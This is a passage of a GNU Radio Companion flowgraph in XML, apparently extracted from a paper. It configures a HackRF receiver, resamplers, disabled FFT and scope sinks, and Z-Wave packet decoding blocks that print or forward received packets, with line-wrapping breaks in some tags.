<key>iq_balance_mode10</key>
      <value>0</value>
    </param>
    <param>
      <key>gain10</key>
      <value>10</value>
    </param>
    <param>
      <key>ant11</key>
      <value></value>
    </param>
    <param>
<key>bb_gain11</key>
      <value>20</value>
    </param>
    <param>
      <key>bw11</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode11</key>
```

```
      <value>0</value>
    </param>
    <param>
      <key>corr11</key>
      <value>0</value>
    </param>
    <param>
      <key>freq11</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode11</key>
<value>False</value>
    </param>
    <param>
<key>if_gain11</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode11</key>
      <value>0</value>
    </param>
    <param>
      <key>gain11</key>
      <value>10</value>
    </param>
    <param>
      <key>ant12</key>
      <value></value>
    </param>
    <param>
<key>bb_gain12</key>
      <value>20</value>
    </param>
    <param>
      <key>bw12</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode12</key>
      <value>0</value>
    </param>
```

```
    <param>
      <key>corr12</key>
      <value>0</value>
    </param>
    <param>
      <key>freq12</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode12</key>
<value>False</value>
    </param>
    <param>
<key>if_gain12</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode12</key>
      <value>0</value>
    </param>
    <param>
      <key>gain12</key>
      <value>10</value>
    </param>
    <param>
      <key>ant13</key>
      <value></value>
    </param>
    <param>
<key>bb_gain13</key>
      <value>20</value>
    </param>
    <param>
      <key>bw13</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode13</key>
      <value>0</value>
    </param>
    <param>
      <key>corr13</key>
```

```
      <value>0</value>
    </param>
    <param>
      <key>freq13</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode13</key>
<value>False</value>
    </param>
    <param>
<key>if_gain13</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode13</
key>
      <value>0</value>
    </param>
    <param>
      <key>gain13</key>
      <value>10</value>
    </param>
    <param>
      <key>ant14</key>
      <value></value>
    </param>
    <param>
<key>bb_gain14</key>
      <value>20</value>
    </param>
    <param>
      <key>bw14</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode14</k
ey>
      <value>0</value>
    </param>
    <param>
      <key>corr14</key>
      <value>0</value>
    </param>
```

```
    <param>
      <key>freq14</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode14</key>
<value>False</value>
    </param>
    <param>
<key>if_gain14</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode14</
key>
      <value>0</value>
    </param>
    <param>
      <key>gain14</key>
      <value>10</value>
    </param>
    <param>
      <key>ant15</key>
      <value></value>
    </param>
    <param>
<key>bb_gain15</key>
      <value>20</value>
    </param>
    <param>
      <key>bw15</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode15</k
ey>
      <value>0</value>
    </param>
    <param>
      <key>corr15</key>
      <value>0</value>
    </param>
    <param>
      <key>freq15</key>
```

```
<value>100e6</value>
    </param>
    <param>
<key>gain_mode15</key>
<value>False</value>
    </param>
    <param>
<key>if_gain15</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode15</
key>
      <value>0</value>
    </param>
    <param>
      <key>gain15</key>
      <value>10</value>
    </param>
    <param>
      <key>ant16</key>
      <value></value>
    </param>
    <param>
<key>bb_gain16</key>
      <value>20</value>
    </param>
    <param>
      <key>bw16</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode16</k
ey>
      <value>0</value>
    </param>
    <param>
      <key>corr16</key>
      <value>0</value>
    </param>
    <param>
      <key>freq16</key>
<value>100e6</value>
    </param>
```

```
    <param>
<key>gain_mode16</key>
<value>False</value>
    </param>
    <param>
<key>if_gain16</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode16</
key>
      <value>0</value>
    </param>
    <param>
      <key>gain16</key>
      <value>10</value>
    </param>
    <param>
      <key>ant17</key>
      <value></value>
    </param>
    <param>
<key>bb_gain17</key>
      <value>20</value>
    </param>
    <param>
      <key>bw17</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode17</k
ey>
      <value>0</value>
    </param>
    <param>
      <key>corr17</key>
      <value>0</value>
    </param>
    <param>
      <key>freq17</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode17</key>
```

```
<value>False</value>
    </param>
    <param>
<key>if_gain17</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode17</
key>
      <value>0</value>
    </param>
    <param>
      <key>gain17</key>
      <value>10</value>
    </param>
    <param>
      <key>ant18</key>
      <value></value>
    </param>
    <param>
<key>bb_gain18</key>
      <value>20</value>
    </param>
    <param>
      <key>bw18</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode18</k
ey>
      <value>0</value>
    </param>
    <param>
      <key>corr18</key>
      <value>0</value>
    </param>
    <param>
      <key>freq18</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode18</key>
<value>False</value>
    </param>
```

```
    <param>
<key>if_gain18</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode18</
key>
      <value>0</value>
    </param>
    <param>
      <key>gain18</key>
      <value>10</value>
    </param>
    <param>
      <key>ant19</key>
      <value></value>
    </param>
    <param>
<key>bb_gain19</key>
      <value>20</value>
    </param>
    <param>
      <key>bw19</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode19</k
ey>
      <value>0</value>
    </param>
    <param>
      <key>corr19</key>
      <value>0</value>
    </param>
    <param>
      <key>freq19</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode19</key>
<value>False</value>
    </param>
    <param>
<key>if_gain19</key>
```

```
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode19</
key>
      <value>0</value>
    </param>
    <param>
      <key>gain19</key>
      <value>10</value>
    </param>
    <param>
      <key>ant1</key>
      <value></value>
    </param>
    <param>
<key>bb_gain1</key>
      <value>20</value>
    </param>
    <param>
      <key>bw1</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode1</ke
y>
      <value>0</value>
    </param>
    <param>
      <key>corr1</key>
      <value>0</value>
    </param>
    <param>
      <key>freq1</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode1</key>
<value>False</value>
    </param>
    <param>
<key>if_gain1</key>
      <value>20</value>
    </param>
```

```
    <param>
<key>iq_balance_mode1</k
ey>
      <value>0</value>
    </param>
    <param>
      <key>gain1</key>
      <value>10</value>
    </param>
    <param>
      <key>ant20</key>
      <value></value>
    </param>
    <param>
<key>bb_gain20</key>
      <value>20</value>
    </param>
    <param>
      <key>bw20</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode20</k
ey>
      <value>0</value>
    </param>
    <param>
      <key>corr20</key>
      <value>0</value>
    </param>
    <param>
      <key>freq20</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode20</key>
<value>False</value>
    </param>
    <param>
<key>if_gain20</key>
      <value>20</value>
    </param>
    <param>
```

```
<key>iq_balance_mode20</key>
      <value>0</value>
    </param>
    <param>
      <key>gain20</key>
      <value>10</value>
    </param>
    <param>
      <key>ant21</key>
      <value></value>
    </param>
    <param>
<key>bb_gain21</key>
      <value>20</value>
    </param>
    <param>
      <key>bw21</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode21</key>
      <value>0</value>
    </param>
    <param>
      <key>corr21</key>
      <value>0</value>
    </param>
    <param>
      <key>freq21</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode21</key>
<value>False</value>
    </param>
    <param>
<key>if_gain21</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode21</key>
```

```
      <value>0</value>
    </param>
    <param>
      <key>gain21</key>
      <value>10</value>
    </param>
    <param>
      <key>ant22</key>
      <value></value>
    </param>
    <param>
<key>bb_gain22</key>
      <value>20</value>
    </param>
    <param>
      <key>bw22</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode22</key>
      <value>0</value>
    </param>
    <param>
      <key>corr22</key>
      <value>0</value>
    </param>
    <param>
      <key>freq22</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode22</key>
<value>False</value>
    </param>
    <param>
<key>if_gain22</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode22</key>
      <value>0</value>
    </param>
```

```
    <param>
      <key>gain22</key>
      <value>10</value>
    </param>
    <param>
      <key>ant23</key>
      <value></value>
    </param>
    <param>
<key>bb_gain23</key>
      <value>20</value>
    </param>
    <param>
      <key>bw23</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode23</key>
      <value>0</value>
    </param>
    <param>
      <key>corr23</key>
      <value>0</value>
    </param>
    <param>
      <key>freq23</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode23</key>
<value>False</value>
    </param>
    <param>
<key>if_gain23</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode23</key>
      <value>0</value>
    </param>
    <param>
      <key>gain23</key>
```

```
      <value>10</value>
    </param>
    <param>
      <key>ant24</key>
      <value></value>
    </param>
    <param>
<key>bb_gain24</key>
      <value>20</value>
    </param>
    <param>
      <key>bw24</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode24</key>
      <value>0</value>
    </param>
    <param>
      <key>corr24</key>
      <value>0</value>
    </param>
    <param>
      <key>freq24</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode24</key>
<value>False</value>
    </param>
    <param>
<key>if_gain24</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode24</key>
      <value>0</value>
    </param>
    <param>
      <key>gain24</key>
      <value>10</value>
    </param>
```

```
    <param>
      <key>ant25</key>
      <value></value>
    </param>
    <param>
<key>bb_gain25</key>
      <value>20</value>
    </param>
    <param>
      <key>bw25</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode25</k
ey>
      <value>0</value>
    </param>
    <param>
      <key>corr25</key>
      <value>0</value>
    </param>
    <param>
      <key>freq25</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode25</key>
<value>False</value>
    </param>
    <param>
<key>if_gain25</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode25</
key>
      <value>0</value>
    </param>
    <param>
      <key>gain25</key>
      <value>10</value>
    </param>
    <param>
      <key>ant26</key>
```

```
      <value></value>
    </param>
    <param>
<key>bb_gain26</key>
      <value>20</value>
    </param>
    <param>
      <key>bw26</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode26</k
ey>
      <value>0</value>
    </param>
    <param>
      <key>corr26</key>
      <value>0</value>
    </param>
    <param>
      <key>freq26</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode26</key>
<value>False</value>
    </param>
    <param>
<key>if_gain26</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode26</
key>
      <value>0</value>
    </param>
    <param>
      <key>gain26</key>
      <value>10</value>
    </param>
    <param>
      <key>ant27</key>
      <value></value>
    </param>
```

```
    <param>
<key>bb_gain27</key>
      <value>20</value>
    </param>
    <param>
      <key>bw27</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode27</k
ey>
      <value>0</value>
    </param>
    <param>
      <key>corr27</key>
      <value>0</value>
    </param>
    <param>
      <key>freq27</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode27</key>
<value>False</value>
    </param>
    <param>
<key>if_gain27</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode27</
key>
      <value>0</value>
    </param>
    <param>
      <key>gain27</key>
      <value>10</value>
    </param>
    <param>
      <key>ant28</key>
      <value></value>
    </param>
    <param>
<key>bb_gain28</key>
```

```
      <value>20</value>
    </param>
    <param>
      <key>bw28</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode28</k
ey>
      <value>0</value>
    </param>
    <param>
      <key>corr28</key>
      <value>0</value>
    </param>
    <param>
      <key>freq28</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode28</key>
<value>False</value>
    </param>
    <param>
<key>if_gain28</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode28</
key>
      <value>0</value>
    </param>
    <param>
      <key>gain28</key>
      <value>10</value>
    </param>
    <param>
      <key>ant29</key>
      <value></value>
    </param>
    <param>
<key>bb_gain29</key>
      <value>20</value>
    </param>
```

```
    <param>
      <key>bw29</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode29</key>
      <value>0</value>
    </param>
    <param>
      <key>corr29</key>
      <value>0</value>
    </param>
    <param>
      <key>freq29</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode29</key>
<value>False</value>
    </param>
    <param>
<key>if_gain29</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode29</key>
      <value>0</value>
    </param>
    <param>
      <key>gain29</key>
      <value>10</value>
    </param>
    <param>
      <key>ant2</key>
      <value></value>
    </param>
    <param>
<key>bb_gain2</key>
      <value>20</value>
    </param>
    <param>
      <key>bw2</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode2</key>
      <value>0</value>
    </param>
    <param>
      <key>corr2</key>
      <value>0</value>
    </param>
    <param>
      <key>freq2</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode2</key>
<value>False</value>
    </param>
    <param>
<key>if_gain2</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode2</key>
      <value>0</value>
    </param>
    <param>
      <key>gain2</key>
      <value>10</value>
    </param>
    <param>
      <key>ant30</key>
      <value></value>
    </param>
    <param>
<key>bb_gain30</key>
      <value>20</value>
    </param>
    <param>
      <key>bw30</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode30</key>
      <value>0</value>
    </param>
    <param>
      <key>corr30</key>
      <value>0</value>
    </param>
    <param>
      <key>freq30</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode30</key>
<value>False</value>
    </param>
    <param>
<key>if_gain30</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode30</key>
      <value>0</value>
    </param>
    <param>
      <key>gain30</key>
      <value>10</value>
    </param>
    <param>
      <key>ant31</key>
      <value></value>
    </param>
    <param>
<key>bb_gain31</key>
      <value>20</value>
    </param>
    <param>
      <key>bw31</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode31</key>
      <value>0</value>
    </param>
    <param>
      <key>corr31</key>
      <value>0</value>
    </param>
    <param>
      <key>freq31</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode31</key>
<value>False</value>
    </param>
    <param>
<key>if_gain31</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode31</key>
      <value>0</value>
    </param>
    <param>
      <key>gain31</key>
      <value>10</value>
    </param>
    <param>
      <key>ant3</key>
      <value></value>
    </param>
    <param>
<key>bb_gain3</key>
      <value>20</value>
    </param>
    <param>
      <key>bw3</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode3</key>
```

```
      <value>0</value>
    </param>
    <param>
      <key>corr3</key>
      <value>0</value>
    </param>
    <param>
      <key>freq3</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode3</key>
<value>False</value>
    </param>
    <param>
<key>if_gain3</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode3</key>
      <value>0</value>
    </param>
    <param>
      <key>gain3</key>
      <value>10</value>
    </param>
    <param>
      <key>ant4</key>
      <value></value>
    </param>
    <param>
<key>bb_gain4</key>
      <value>20</value>
    </param>
    <param>
      <key>bw4</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode4</key>
      <value>0</value>
    </param>
```

```
    <param>
      <key>corr4</key>
      <value>0</value>
    </param>
    <param>
      <key>freq4</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode4</key>
<value>False</value>
    </param>
    <param>
<key>if_gain4</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode4</key>
      <value>0</value>
    </param>
    <param>
      <key>gain4</key>
      <value>10</value>
    </param>
    <param>
      <key>ant5</key>
      <value></value>
    </param>
    <param>
<key>bb_gain5</key>
      <value>20</value>
    </param>
    <param>
      <key>bw5</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode5</key>
      <value>0</value>
    </param>
    <param>
      <key>corr5</key>
```

```
      <value>0</value>
    </param>
    <param>
      <key>freq5</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode5</key>
<value>False</value>
    </param>
    <param>
<key>if_gain5</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode5</key>
      <value>0</value>
    </param>
    <param>
      <key>gain5</key>
      <value>10</value>
    </param>
    <param>
      <key>ant6</key>
      <value></value>
    </param>
    <param>
<key>bb_gain6</key>
      <value>20</value>
    </param>
    <param>
      <key>bw6</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode6</key>
      <value>0</value>
    </param>
    <param>
      <key>corr6</key>
      <value>0</value>
    </param>
```

```
    <param>
      <key>freq6</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode6</key>
<value>False</value>
    </param>
    <param>
<key>if_gain6</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode6</key>
      <value>0</value>
    </param>
    <param>
      <key>gain6</key>
      <value>10</value>
    </param>
    <param>
      <key>ant7</key>
      <value></value>
    </param>
    <param>
<key>bb_gain7</key>
      <value>20</value>
    </param>
    <param>
      <key>bw7</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode7</key>
      <value>0</value>
    </param>
    <param>
      <key>corr7</key>
      <value>0</value>
    </param>
    <param>
      <key>freq7</key>
```

```
<value>100e6</value>
    </param>
    <param>
<key>gain_mode7</key>
<value>False</value>
    </param>
    <param>
<key>if_gain7</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode7</key>
      <value>0</value>
    </param>
    <param>
      <key>gain7</key>
      <value>10</value>
    </param>
    <param>
      <key>ant8</key>
      <value></value>
    </param>
    <param>
<key>bb_gain8</key>
      <value>20</value>
    </param>
    <param>
      <key>bw8</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode8</key>
      <value>0</value>
    </param>
    <param>
      <key>corr8</key>
      <value>0</value>
    </param>
    <param>
      <key>freq8</key>
<value>100e6</value>
    </param>
```

```
    <param>
<key>gain_mode8</key>
<value>False</value>
    </param>
    <param>
<key>if_gain8</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode8</key>
      <value>0</value>
    </param>
    <param>
      <key>gain8</key>
      <value>10</value>
    </param>
    <param>
      <key>ant9</key>
      <value></value>
    </param>
    <param>
<key>bb_gain9</key>
      <value>20</value>
    </param>
    <param>
      <key>bw9</key>
      <value>0</value>
    </param>
    <param>
<key>dc_offset_mode9</key>
      <value>0</value>
    </param>
    <param>
      <key>corr9</key>
      <value>0</value>
    </param>
    <param>
      <key>freq9</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode9</key>
```

```
<value>False</value>
    </param>
    <param>
<key>if_gain9</key>
      <value>20</value>
    </param>
    <param>
<key>iq_balance_mode9</key>
      <value>0</value>
    </param>
    <param>
      <key>gain9</key>
      <value>10</value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
      <key>args</key>
<value>hackrf=a06063c8245c615</value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(8, 211)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>osmosdr_source_0</value>
```

```
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>clock_source0</key>
      <value></value>
    </param>
    <param>
<key>time_source0</key>
      <value></value>
    </param>
    <param>
<key>clock_source1</key>
      <value></value>
    </param>
    <param>
<key>time_source1</key>
      <value></value>
    </param>
    <param>
<key>clock_source2</key>
      <value></value>
    </param>
    <param>
<key>time_source2</key>
      <value></value>
    </param>
    <param>
<key>clock_source3</key>
      <value></value>
    </param>
    <param>
<key>time_source3</key>
      <value></value>
    </param>
    <param>
<key>clock_source4</key>
      <value></value>
    </param>
    <param>
```

```
<key>time_source4</key>
      <value></value>
    </param>
    <param>
<key>clock_source5</key>
      <value></value>
    </param>
    <param>
<key>time_source5</key>
      <value></value>
    </param>
    <param>
<key>clock_source6</key>
      <value></value>
    </param>
    <param>
<key>time_source6</key>
      <value></value>
    </param>
    <param>
<key>clock_source7</key>
      <value></value>
    </param>
    <param>
<key>time_source7</key>
      <value></value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
    <param>
      <key>nchan</key>
      <value>1</value>
    </param>
    <param>
<key>num_mboards</key>
      <value>1</value>
    </param>
    <param>
      <key>type</key>
<value>fc32</value>
    </param>
    <param>
<key>sample_rate</key>
<value>samp_rate</value>
    </param>
    <param>
      <key>sync</key>
      <value></value>
    </param>
  </block>
  <block>
<key>rational_resampler_
xxx</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
      <key>decim</key>
      <value>20</value>
    </param>
    <param>
<key>_enabled</key>
      <value>0</value>
    </param>
    <param>
      <key>fbw</key>
      <value>0</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(48,
635)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>180</value>
    </param>
    <param>
      <key>id</key>
<value>rational_resample
r_xxx_0</value>
    </param>
    <param>
      <key>interp</key>
      <value>1</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
    <param>
      <key>taps</key>
      <value></value>
    </param>
    <param>
      <key>type</key>
      <value>ccc</value>
    </param>
  </block>
  <block>
<key>rational_resampler_
xxx</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
      <key>decim</key>
      <value>1</value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
      <key>fbw</key>
      <value>0</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(568,
827)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>rational_resample
r_xxx_1</value>
    </param>
    <param>
      <key>interp</key>
      <value>250</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
    <param>
      <key>taps</key>
      <value></value>
    </param>
    <param>
      <key>type</key>
      <value>ccc</value>
    </param>
  </block>
```

```
  <block>

<key>rational_resampler_xxx</key>

    <param>

      <key>alias</key>

      <value></value>

    </param>

    <param>

      <key>comment</key>

      <value></value>

    </param>

    <param>

<key>affinity</key>

      <value></value>

    </param>

    <param>

      <key>decim</key>

      <value>1</value>

    </param>

    <param>

<key>_enabled</key>

      <value>0</value>

    </param>

    <param>

      <key>fbw</key>

      <value>0</value>

    </param>

    <param>

<key>_coordinate</key>

      <value>(560,
715)</value>

    </param>

    <param>

<key>_rotation</key>

      <value>0</value>

    </param>

    <param>

      <key>id</key>

<value>rational_resampler_xxx_1_0</value>

    </param>

    <param>

      <key>interp</key>

      <value>1</value>

    </param>
```

```
    <param>

<key>maxoutbuf</key>

      <value>0</value>

    </param>

    <param>

<key>minoutbuf</key>

      <value>0</value>

    </param>

    <param>

      <key>taps</key>

      <value></value>

    </param>

    <param>

      <key>type</key>

      <value>ccc</value>

    </param>

  </block>

  <block>

<key>wxgui_fftsink2</key>

    <param>

<key>avg_alpha</key>

      <value>0</value>

    </param>

    <param>

      <key>average</key>

<value>False</value>

    </param>

    <param>

<key>baseband_freq</key>

<value>center_freq+7.6e6</value>

    </param>

    <param>

      <key>alias</key>

      <value></value>

    </param>

    <param>

      <key>comment</key>

      <value></value>

    </param>

    <param>

<key>affinity</key>

      <value></value>
```

```
    </param>

    <param>

<key>_enabled</key>

      <value>0</value>

    </param>

    <param>

<key>fft_size</key>

<value>1024</value>

    </param>

    <param>

      <key>freqvar</key>

<value>None</value>

    </param>

    <param>

<key>_coordinate</key>

      <value>(48,
419)</value>

    </param>

    <param>

<key>_rotation</key>

      <value>0</value>

    </param>

    <param>

<key>grid_pos</key>

      <value></value>

    </param>

    <param>

      <key>id</key>

<value>wxgui_fftsink2_0</value>

    </param>

    <param>

<key>notebook</key>

      <value></value>

    </param>

    <param>

<key>peak_hold</key>

<value>True</value>

    </param>

    <param>

<key>ref_level</key>

      <value>0</value>
```

```
    </param>

    <param>

<key>ref_scale</key>

      <value>2.0</value>

    </param>

    <param>

<key>fft_rate</key>

      <value>15</value>

    </param>

    <param>

<key>samp_rate</key>

<value>samp_rate/20</value>

    </param>

    <param>

      <key>title</key>

      <value>FFT
Plot</value>

    </param>

    <param>

      <key>type</key>

<value>complex</value>

    </param>

    <param>

<key>win_size</key>

      <value></value>

    </param>

    <param>

      <key>win</key>

<value>None</value>

    </param>

    <param>

      <key>y_divs</key>

      <value>10</value>

    </param>

    <param>

<key>y_per_div</key>

      <value>10</value>

    </param>

  </block>

  <block>

<key>wxgui_fftsink2</key>

    <param>
```

```
<key>avg_alpha</key>
      <value>0</value>
    </param>
    <param>
      <key>average</key>
<value>False</value>
    </param>
    <param>
<key>baseband_freq</key>
<value>center_freq</valu
e>
    </param>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>0</value>
    </param>
    <param>
<key>fft_size</key>
      <value>64</value>
    </param>
    <param>
      <key>freqvar</key>
<value>None</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(1128,
691)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
<key>grid_pos</key>
      <value></value>
    </param>
    <param>
      <key>id</key>
<value>wxgui_fftsink2_1<
/value>
    </param>
    <param>
<key>notebook</key>
      <value></value>
    </param>
    <param>
<key>peak_hold</key>
<value>True</value>
    </param>
    <param>
<key>ref_level</key>
      <value>0</value>
    </param>
    <param>
<key>ref_scale</key>
      <value>2.0</value>
    </param>
    <param>
<key>fft_rate</key>
      <value>15</value>
    </param>
    <param>
<key>samp_rate</key>
<value>r2_baud*2</value>
    </param>
    <param>
      <key>title</key>
      <value>FFT
Plot</value>
    </param>
    <param>
      <key>type</key>
<value>complex</value>
    </param>
    <param>
<key>win_size</key>
      <value></value>
    </param>
    <param>
      <key>win</key>
<value>None</value>
    </param>
    <param>
      <key>y_divs</key>
      <value>10</value>
    </param>
    <param>
<key>y_per_div</key>
      <value>10</value>
    </param>
  </block>
  <block>
<key>wxgui_scopesink2</k
ey>
    <param>
<key>ac_couple</key>
<value>False</value>
    </param>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>0</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(1128,
915)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
<key>grid_pos</key>
      <value></value>
    </param>
    <param>
      <key>id</key>
<value>wxgui_scopesink2_
0</value>
    </param>
    <param>
<key>notebook</key>
      <value></value>
    </param>
    <param>
<key>num_inputs</key>
      <value>1</value>
    </param>
    <param>
<key>samp_rate</key>
<value>r2_baud*2</value>
    </param>
    <param>
      <key>t_scale</key>
      <value>0</value>
    </param>
    <param>
      <key>title</key>
      <value>Scope
Plot</value>
    </param>
    <param>
<key>trig_mode</key>
<value>wxgui.TRIG_MODE_A
UTO</value>
    </param>
    <param>
      <key>type</key>
```

```
<value>float</value>
    </param>
    <param>
<key>v_offset</key>
      <value>0</value>
    </param>
    <param>
      <key>v_scale</key>
      <value>0</value>
    </param>
    <param>
<key>win_size</key>
      <value></value>
    </param>
    <param>
      <key>xy_mode</key>
<value>False</value>
    </param>
    <param>
<key>y_axis_label</key>
<value>Counts</value>
    </param>
  </block>
  <block>
<key>xmlrpc_server</key>
    <param>
      <key>addr</key>
<value>localhost</value>
    </param>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
<value>True</value>
    </param>
    <param>
```

```
<key>_coordinate</key>
      <value>(176,
11)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>xmlrpc_server_0</
value>
    </param>
    <param>
      <key>port</key>
<value>8080</value>
    </param>
  </block>
  <connection>
<source_block_id>Zwave_p
acket_sink_0</source_blo
ck_id>
<sink_block_id>blocks_me
ssage_debug_0</sink_bloc
k_id>
<source_key>out</source_
key>
<sink_key>print_pdu</sin
k_key>
  </connection>
  <connection>
<source_block_id>Zwave_p
acket_sink_0</source_blo
ck_id>
<sink_block_id>blocks_so
cket_pdu_0_0</sink_block
_id>
<source_key>out</source_
key>
<sink_key>pdus</sink_key
>
  </connection>
  <connection>
<source_block_id>Zwave_p
acket_sink_0_0</source_b
lock_id>
<sink_block_id>blocks_me
ssage_debug_0</sink_bloc
k_id>
```

```
<source_key>out</source_
key>
<sink_key>print_pdu</sin
k_key>
  </connection>
  <connection>
<source_block_id>Zwave_p
acket_sink_0_0</source_b
lock_id>
<sink_block_id>blocks_so
cket_pdu_0_0</sink_block
_id>
<source_key>out</source_
key>
<sink_key>pdus</sink_key
>
  </connection>
  <connection>
<source_block_id>Zwave_p
reamble_0</source_block_
id>
<sink_block_id>blocks_me
ssage_debug_0_0</sink_bl
ock_id>
<source_key>out</source_
key>
